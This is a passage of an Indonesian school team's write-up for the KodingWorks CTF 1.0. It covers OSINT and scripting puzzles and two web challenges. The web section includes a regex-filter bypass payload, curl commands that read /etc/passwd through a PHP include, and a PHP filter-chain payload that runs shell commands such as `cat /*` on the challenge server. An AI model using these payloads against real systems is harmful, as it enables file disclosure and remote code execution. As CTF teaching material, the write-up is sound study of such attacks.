

KodingWorks CTF 1.0
The WriteUps by Santoz brader



Presented by:

SMK NEGERI 7 SEMARANG


Rafsanjani Raffa Syahzidan (Deadboy)
Evandra Raditya Fauzan (rinsoahh)
Ridhogani Lindu Ramadhan (Yyk)

Daftar Isi

MISC.....	3
Welcome 🙋	3
XXI 📕	4
Vtuber 😊	6
Dollar 💰	9
DogKer 🐶	12
History⌚	15
WEB EXPLOITATION.....	18
Valo Ez 💣	18
One Liner LFI 🎂	21
REVERSE ENGINEERING.....	25
Primitive ⏳	25
Primitif ⏳	27
crashed apk 📱	30
Secreto 💬	32
FORENSIC.....	37
Mencurigakan 🧐	37
Blinded Mixue 🎉	40
LSBook📘	43
CRYPTOGRAPHY.....	45
EZ en be pe 📄	45
In The Middle 🌚	46
kexoX0R-xoX0R 🏃	52
Al-Khawarizmi 🧑	55
BINARY EXPLOITATION.....	59
Blackmarket🕵️	59
Rust 🦀	62
Ret2KW🔄	65
FEEDBACK.....	69
Feedback	69

MISC

Welcome 🙌



Ini adalah Free Flag. Flag sudah tertera di deskripsi soal dan kami tinggal masukkan flag nya

FLAG = KWCTF{tetap_semangat_dan_sehat_selalu}

XXI 🎬

Challenge 33 Solves ×

XXI 🎬

100

osint

Saya pernah memposting ulasan di suatu tempat. Dimanakah itu?

Flag dalam bentuk string!!

Author: Kaaa#7472


[!\[\]\(4222901cb0b23d3b20e48e0aa550c263_img.jpg\) chall.jpeg](#)

KWCTF{.*} **Submit**

Diberikan sebuah gambar yang setelah dibuka ternyata adalah gambar dari suatu Mall.

Google

Find image source



Search Text Translate


Visual matches

-  expedia.co.id
Shinsegae Centum City in Haeundae [...]
-  chapmantaylor...
Chapman Taylor | Wuyue Square...
-  cadizinternatio...
Galaxy Mall 3 Soft Opening — Cadiz
-  theplan.it
Al Hamra luxury complex
-  visitseoul.net
D-CUBE City | The Official Travel Gui...
-  xinhuanet.com
Sri Lanka to relax curfew in Colomb...
-  brandingforum...
Siam Paragon - World Branding...
-  urtrips.com
Best 8 Things to Do in Seacon Square...

Did you find these results useful? Yes No

Kami mencari dengan google lens dan tidak menemukannya, kami pun mencari menggunakan google maps dan mencocokkan dengan mall mall yang ada di Semarang. Dan akhirnya kami menemukan bahwa foto

tersebut diambil pada salah satu mall yang ada di Semarang yaitu mall The Park.



Lalu kita menemukan sebuah enkrip data [S1dDVEZ7VzRybXVwX2QwYW5nX3A0c3QxX2c0bXA0bmd9] dan ternyata itu sebuah kode base64. Jadi kita hanya perlu mendecrypt di cyberchef

Recipe

From Base64

Alphabet
A-Za-z0-9+=

Remove non-alphabet chars Strict mode

Input

S1dDVEZ7VzRybXVwX2QwYW5nX3A0c3QxX2c0bXA0bmd9

Output

KWCTF{W4rmup_d0ang_p4st1_g4mp4ng}

STEP  BAKE! Auto Bake

Flag :KWCTF{W4rmup_d0ang_p4st1_g4mp4ng}

Vtuber 😊

Challenge 21 Solves ×

Utuber 😊

100

osint

Fulan suka melihat vtuber lucu,imut,dan menggemaskan.ia berambut putih,kalau tidak salah dia pernah collab dengan vtuber laki" dari agensi MAHA5 yang berambut putih juga, Fulan pernah komen di postingan sosmednya saat dia collab.tapi sepertinya dia sedang hiatus.

Format: KWCTF{NamaVtuber_AgensI_Flag}

Author : Kaaa#7472

KWCTF{.*}

Submit

Dari petunjuk deskripsi soal, kami menemukan bahwa:

1. Vtuber yang suka dilihat oleh "si fulan" berambut putih, lucu, imut, dan menggemaskan yang berarti vtuber tersebut adalah **perempuan**.
2. Pernah collab dengan vtuber laki-laki dari agensi MAHA5 yang berambut putih juga. Dari yang kami temukan, Vtuber laki-laki yang berambut putih dari agensi MAHA5 adalah **Zen Gunawan**.
3. "Si fulan" meninggalkan komentar di postingan Vtuber tersebut **saat collab dengan Zen Gunawan**.

Dari poin-poin tersebut, kami mengira jika Vtuber yang dimaksud adalah Vtuber dari agensi yang sama dengan Zen Gunawan. Ternyata kami salah. Lalu kami mencari Vtuber rambut putih yang sedang hiatus. Kami menemukan Vtuber dengan nama **Mira Fridayanti dari agensi Virtunix**.

Dan benar saja, Mira pernah collab dengan Zen Gunawan.



YouTube

Mira's Freetalk] Mira S.T with @ZenGunawan...

Lalu kami mencari postingan dimana Mira memposting collab nya bersama Zen Gunawan. Kami menemukan di Facebooknya dan benar saja, probset meninggalkan komentar berisi flag seperti berikut.

 GwGanteng !!

Miraaaa you're so CUTE 

.....
.....
.....
.....
.....
.....
.....

APA??

.....
.....
.....
.....
.....
.....
.....

NYARI FLAG???

.....
.....
.....
.....
.....
.....
.....

NIH

.....
.....
.....
.....
.....
.....
.....

flag(3){OMFG_S0Cut3_HuHaHuHa}

Suka Balas Lihat Terjemahan 5 minggu Diedit 😂

Lalu kami wrap dengan format flag yang ada.

```
FLAG = KWCTF{MiraFridayanti_Virtunix_0MFG_S0Cut3_HuHaHuHa}
```

Dollar 💰

Challenge 16 Solves ×

Dollar 💰

275

Scripting



Mr Crab says: "uang uang aku suka uang 💰 bantu aku menghitung uang uang ku ini!"

[Download File]

Author: rootkids#6987

KWCTF{.*}

Submit

Diberikan file yang berisi folder dompet-dompet yang berisi gambar uang dollar. Untuk memecahkan masalahnya kami hanya perlu menghitung jumlah uang dari masing masing dompet. Dari jumlah masing masing dompet kami ubah untuk mendapatkan ascii character nya.

[solvet.py]

```
from PIL import Image  
  
import os
```

```
dollar_1 = Image.open("example/1.png")
dollar_2 = Image.open("example/2.png")
dollar_5 = Image.open("example/5.png")
dollar_10 = Image.open("example/10.png")
dollar_20 = Image.open("example/20.png")
dollar_50 = Image.open("example/50.png")
dollar_100 = Image.open("example/100.png")

flag = ""

for i in range(1,36):
    total_files = len([name for name in
os.listdir('./dompet' + str(i))])

    total_folder = 0
    for j in range(1,total_files+1):
        img = Image.open('./dompet' + str(i) + '/' +
str(j) + '.png')

        if img == dollar_1:
            total_folder += 1
        elif img == dollar_2:
            total_folder += 2
        elif img == dollar_5:
```

```
total_folder += 5

elif img == dollar_10:

    total_folder += 10

elif img == dollar_20:

    total_folder += 20

elif img == dollar_50:

    total_folder += 50

elif img == dollar_100:

    total_folder += 100

flag += chr(total_folder)

print(flag)
```

FLAG = KWCTF{b4ny4k_d0l142_Aku_pun_s3n4N9}

DogKer 🐕

Challenge 17 Solves ×

DogKer 🐕

244

cloud reverse

Hi, my public name in CTF is **rootkids**, but in other side my public name is **ardhptr21**.

Just kidding, I just want to share that I have some tool call **DogKer**, and I already published that tool in one of the **famous public container image registry**. I hope you can find it and try it.

Let me know if you find some secret in that tool, upppsss

Author: **rootkids#6987**

KWCTF{.*}

Submit

Diberikan sebuah clue jika soal berada di hosting repository dengan usrename ardhptr21. Setelah kami mencari, kami menemukan soal berada di gitlab dengan url berikut

<https://gitlab.com/ardhptr21/dogker>

[speak.py]

Soal adalah enkripsi plaintext menggunakan dictionary yang tersedia. Untuk menyelesaiakannya kita hanya perlu mengubah secret menjadi plaintext sesuai dengan dictionary yang tersedia

```
#!/usr/bin/env python3
```

```
import argparse
```

```
import json
```

```
import sys

import os


path = os.path.dirname(os.path.realpath(__file__))

lang = json.load(open(path + '/lang.json', 'r'))



parser = argparse.ArgumentParser(
    usage="./speak.py speak.py hello",
    description="Speak a text to Woof 🐶",
)

parser.add_argument("text", help="Text to speak")
parser.add_argument("delimiter", help="Delimiter each Woof", default=" ", nargs='?')

args = parser.parse_args()

text = args.text
delimiter = args.delimiter


speakwof = map(lambda x: lang[x], text)
speakwof = delimiter.join(speakwof) + '\n'
```

```
sys.stdout.write(speakwof)
```

[solver.py]

Dapatkan karakter dari plaintext dengan menggunakan looping dan menyesuaikan dengan secret dan dictionary.

```
import json

secret = open('secret', 'r').read().split('@')

lang = open('lang.json', 'r').read()

lang_value = list(json.loads(lang).values())
lang_keys = list(json.loads(lang).keys())

flag = ""

for i in secret:
    flag += lang_keys[lang_value.index(i)]

print(flag)
```

```
FLAG = KWCTF{d0gK3r_1s_th3_best_H3nGk3r_In_th3_w02ld}
```

History

Challenge 8 Solves

History




451

Pada suatu hari, terjadi sebuah kasus pembunuhan yang menghebohkan. Pembunuhan ini ternyata direncanakan oleh seorang bintang jenderal berpangkat lima. Kasus ini melibatkan kedua bawahannya, dan sang bintang jenderal berpura-pura bahwa terjadi baku tembak di rumahnya untuk menutupi kasus tersebut. Sayangnya, rekaman video CCTV di rumah tersebut telah dihapus, tapi beberapa potongan file kemungkinan dapat memulihkan video tersebut. Bisakah kamu membantu memulihkan video tersebut?

Format Flag: KWCTF{message}

Author: Nikoo#8851

 history.zip

KWCTF{.*} 

Diberikan sebuah file zip yang berisikan 1200+ file qr code. Kami berasumsi qr tersebut harus di scan satu persatu. Maka dari itu, kita membuat script python untuk automasi scan. Namun, saat pertama kali melakukan hal tersebut kami menemukan bahwa magic bytes nya terganggu. Maka dari itu kami sedikit merubah script python menjadi seperti berikut.

```
from PIL import Image  
  
import os  
  
from pyzbar.pyzbar import decode
```

```
file_names = [name for name in os.listdir('./history')]

flag_file = open('flag.hevc', 'wb')

list_hex = []

flag = ''

for file_name in file_names:

    im = Image.open('./history/' + file_name)

    data = decode(im)[0].data.decode('utf-8')

    list_hex.insert(0, data)

for hex in list_hex:

    flag_file.write(bytes.fromhex(hex))
```

Setelah ditelusuri, file signature nya adalah file hevc yaitu semacam ekstensi video. Kami coba play dan benar saja terdapat flag di dalamnya.

{Congr4tss_Y0u_H4v3_F1nished
_Scann3d}



FLAG = KWCTF{Congr4tss_Y0u_H4v3_F1nished_Scann3d}

WEB EXPLOITATION

Valo Ez 



The screenshot shows a dark-themed web application interface. At the top left is a button labeled "Challenge". To its right is the text "18 Solves" followed by a small orange gun icon. On the far right is a close button (an "X"). Below this header, the text "Valo Ez" is displayed in a stylized font, followed by another orange gun icon. A large red number "211" is centered below the text. The message "well done" is displayed in green. Below this, the URL "http://20.205.238.7:10812" is shown in blue. The text "Author: masse#6385" is displayed in pink. A "View Hint" button is located in a white box. At the bottom, there is a text input field containing "KWCTF{.*}" and a "Submit" button.

Kami hanya diberikan sebuah url ke halaman web. Terlihat tidak ada yang mencurigakan atau ada vuln nya. Tapi saat kami mencoba mengakses file robots.txt maka akan muncul sebuah clue mengenai vuln dari web.

```
Disallow: *
Source Code: ?source
```

Itu artinya website menerima sebuah query parameter yaitu source

```
<?
php ini_set('display_errors', 0); require("flag.php");$u0abXJZcby = $_GET;isset($u0abXJZcby['source']) && highlight_file(__FILE__) && die();$AZdGZTkLND = $u0abXJZcby[base64_decode("YW5pbWVfaXNfYmFl")];$qTDbcfkdvI =
<!DOCTYPE HTML>
<html>
<head>
<title>VALORANT</title>
</head>

<body>
<h1 style="color:red;">hallow motherf*cker!!</h1>

<br>
<p>today im very f*****g mad because of valorant banned me for 1 week, well!!!</p>
<p>>> i wanna you hack that f*****g riot</p>
<small style="text-decoration: line-through;">The CSS is so weird, so I'm lazy to make it</small>
</body>
</html>
```

Sekarang terlihat source code dari halaman index.php

```
<?php ini_set('display_errors', 0); require("flag.php");$u0abXJZcby
= $_GET;isset($u0abXJZcby['source']) && highlight_file(__FILE__) &&
die();$AZdGZTkLND
=$u0abXJZcby[base64_decode("YW5pbWVfaXNfYmFl")];$qTDbcfkdvI
=base64_decode('aGVsbG90aGVyZWhvb21hbg==');$oupmkQSUDM
= preg_replace("/$qTDbcfkdvI/", ' ', $AZdGZTkLND);$oupmkQSUDM
===$qTDbcfkdvI && super_secret_function(); ?>
```

Dari baris code ini kita tau jika website bisa menerima query param lagi yaitu base64decode dari `YW5pbWVfaXNfYmFl` yaitu `anime_is_bae`. Query param ini akan difilter dengan function `preg_replace` dengan regex pattern yaitu `hellotherehooman`. Artinya jika ada kata tersebut maka akan diganti dengan string kosong. Selanjutnya akan dicek apakah hasil dari query param sama dengan `hellotherehooman`. Jika iya maka akan memanggil function rahasia. Nah tetapi replace tersebut memiliki kelemahan dimana dalam satu kata hanya akan menghapus sekali saja. Jadi dengan logika tersebut kita bisa menempatkan salah satu

kata di tengah tengahnya, agar saat melalui replace maka hanya kata yang ada di detangah yang akan direplace.

PAYOUT :

http://20.205.238.7:10812/index.php?anime_is_bae=hellothehellothothehoomanrehooman

FLAG = KWCTF{TERIMAKASIH_INFO_VALORANT_MANIA_INVITE_JAV_mason#eng}

One Liner LFI 💋

The screenshot shows a challenge card for 'One Liner LFI' with a difficulty rating of 475 and 5 solves. The challenge text states it's the next challenge after 'One Liner Crypto' from TCP1P. The URL is given as <http://20.205.238.7:10762>. The author is listed as 'kiya#6612'. There are two 'View Hint' buttons, one above the other. Below them is a text input field containing 'KWCTF{.*}' and a 'Submit' button.

Diberikan sebuah website dan saat kami membukanya diberikan isi dari file index.php.

```
<?php !empty($_POST['file']) ? strlen($_POST['file']) < 5000 ? include($_POST['file']) : print "<h1>Abdullah Mudzakir: file apaan tuh? panjang banget 😊</h1>" : highlight_file(__FILE__)?>
```

Jadi website menerima METHOD POST dengan nama form yaitu file. Jika value file lebih besar dari 5000 maka akan menampilkan string jika file terlalu besar.

Untuk itu karena web tidak menyediakan form POST, kami akan menggunakan curl untuk exploitasi.

Seperti biasanya, saya akan mencoba dulu untuk kemungkinan kerentanan terhadap LFI.

```
[evandrarf@Evandrarf] [~/ctf/kwctf/web/one_liner_lfi/php_filter_chain_generator]
$ curl http://20.205.238.7:10762 -d "file=/etc/passwd"
root:x:0:0:root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
www:x:1000:1000::/home/www:/bin/bash
```

Ternyata benar jika web rentan terhadap LFI. Jadi untuk menemukan flag saya harus mencoba untuk melakukan directory listing dengan rce. Di sini ada yang namanya LFI to RCE, yang mampu mengubah LFI menjadi Remote Code Execution menggunakan PHP Filter Chain.

https://github.com/synacktiv/php_filter_chain_generator

Ada sebuah tools untuk melakukan hal itu secara otomatis.

Yang perlu diperhatikan adalah jika saya harus mengirimkan payload yang lebih kecil dari 5000 karakter. Untuk itu kami harus membuatnya sesingkat mungkin.

Pertama melihat current direcotory dengan perintah <?= `ls` ?>. Ini merupakan shortcut untuk php echo

Ubah Perintah tadi menggunakan php_filter_chain_generator

```
[evandrarf@Evandrarf] -[~/ctf/kwctf/web/one_liner_lfi/php_filter_chain_generator]
$ curl http://20.205.238.7:10762 -d "file=php://filter/convert.iconv.UTF8.CSISO2022KR|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP866.CSUNICODE|convert.iconv.CSISOLATIN5.ISO_6937-2|convert.iconv.CP950.UTF-16BE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.865.UTF16|convert.iconv.CP901.ISO6937|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.MS932.MS936|convert.iconv.BIG5.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM921.NAPLPS|convert.iconv.855.CP936|convert.iconv.IBM-932.UTF-8|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.8859_3.UTF16|convert.iconv.863.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.ISO_69372.CSIBM921|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L4.UTF32|convert.iconv.CP1250.UCS-2|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM869.UTF16|convert.iconv.L3.CSIS090|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP861.UTF-16|convert.iconv.L4.GB13000|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.ISO88594.GB13000|convert.iconv.BIG5.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CSIBM1161.UNICODE|convert.iconv.ISO-IR-156.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.ISO2022KR.UTF16|convert.iconv.L6.UCS2|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CSIBM1133.IBM943|convert.iconv.IBM932.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.MS936|convert.iconv.BIG5.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.base64-decode/resource=php://temp" --output current_list.txt
% Total % Received % Xferd Average Speed Time Time Current
          Dload Upload Total Spent    Left Speed
100 2412     0  103 100  2309  1757  39398 --:--:--:--:--:-- 41586
```

Hasilnya sendiri di directory saat ini tidak ada file atau folder yang mencurigakan

```
[evandrarf@Evandrarf] -[~/ctf/kwctf/web/one_liner_lfi/php_filter_chain_generator]
$ cat current_list.txt
html
index.php
@@
P***@***@***@>==@C***@***@>==@C***@***@>==@C***@***@>==@
```

Saya mencoba list root folder ternyata ada sebuah file yang mencurigakan

```
[evandrarf@Evandrarf] -[~/ctf/kwctf/web/one_liner_lfi/php_filter_chain_generator]
$ cat rootlist.txt
bin
boot
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sup3r-dup3r-am0gus-SUS-t3xt
sys
tmp
usr
var
@@B@0***>==@C***@***@>==@C***@***@>==@C***@***@>==@C***@***@>==@
```

Untuk membacanya kami hanya perlu membukanya, tetapi jika langsung menggunakan nama file tidak akan berhasil karena nama file terlalu panjang, untuk itu kami hanya perlu melakukan membuka semua file yang ada saja. Dengan perintah <?= `cat /*`?>


Hasilnya kami mendapatkan sebuah flag

```
de|convert.base64=encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM891.CSUNICODE|convert.iconv.IS08859-14.IS06937|convert.iconv.BIG-FIVE.UCS-4|convert.base64=decode|convert.base64=encode|convert.iconv.UTF8.UTF7|convert.iconv.851.UTF-16|convert.iconv.L1.T.618BIT|convert.base64=decode|convert.base64=encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM869.UTF16|convert.iconv.L3.CSIS090|convert.iconv.R9.IS06937|convert.iconv.OSF00010100.UHC|convert.base64=decode|convert.base64=encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM921.NAPLPS|convert.iconv.855.CP936|convert.iconv.IBM-932.UTF-8|convert.base64=decode|convert.base64=encode|convert.iconv.UTF8.UTF7|convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.iconv.CSA_T500-1983.UCS-2BE|convert.iconv.MIK.UCS2|convert.base64=decode|convert.base64=encode|convert.iconv.UTF8.UTF7|convert.iconv.PT.UTF32|convert.iconv.KO18-U.IBM-932|convert.base64=decode|convert.base64=encode|convert.iconv.UTF8.UTF7|convert.iconv.CP367.UTF-16|convert.iconv.CSIBM901.SHIFT_JISX0213|convert.iconv.UHC.CP1361|convert.base64=decode|convert.base64=encode|convert.iconv.UTF8.UTF7|convert.iconv.CP950.UTF16|convert.base64=decode|convert.base64=encode|convert.iconv.UTF8.UTF7|convert.iconv.CP861.UTF-16|convert.iconv.L4.GB13000|convert.iconv.BIG5.JOHAB|convert.iconv.CP950.UTF16|convert.base64=decode|convert.iconv.UTF8.UTF7|convert.iconv.CP861.ISO-IR-90|convert.base64=decode|convert.iconv.UTF8.UTF7|convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.base64=decode|convert.base64=encode|convert.iconv.UTF8.UTF7|convert.iconv.L5.UTF-32|convert.iconv.IS088594.GB13000|convert.iconv.BIG5.SHIFT_JISX0213|convert.base64=decode|convert.base64=encode|convert.iconv.UTF8.UTF7|convert.iconv.CSIBM1161.UNICODE|convert.iconv.ISO-IR-156.JOHAB|convert.base64=decode|convert.base64=decode|convert.iconv.UTF8.UTF7|convert.iconv.ISO2022KR.UTF16|convert.iconv.L6.UCS2|convert.base64=decode|convert.base64=decode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.IBM932.SHIFT_JISX0213|convert.base64=decode|convert.base64=encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.UTF8.UTF7|convert.base64=decode/resource=php://temp" --output result.txt
% Total    % Received % Xferd  Average Speed   Time   Time  Current
                                         Dload  Upload   Total Spent   Left  Speed
100  3248     0  227  100  3021    3650  48587 --:--:-- --:--:-- 52387
[evandrarf@Evandrarf] - [~/ctf/kwctf/web/one_liner_lfi/php_filter_chain_generator]
$ cat result.txt
KWCTF{congratss_kamu_akan_diberi_hadiah_yaitu_kecupidan_emuachh_dari_zakir_karena_telah_berhasil_menyelesaikan_soal_ini}@@@
```

FLAG =
KWCTF{congratss_kamu_akan_diberi_hadiah_yaitu_kecupidan_emuachh_dari_zakir_karena_telah_berhasil_menyelesaikan_soal_ini}

REVERSE ENGINEERING

Primitive ⏳



Diberikan sebuah file primitive.exe yang berisikan file executable untuk windows.

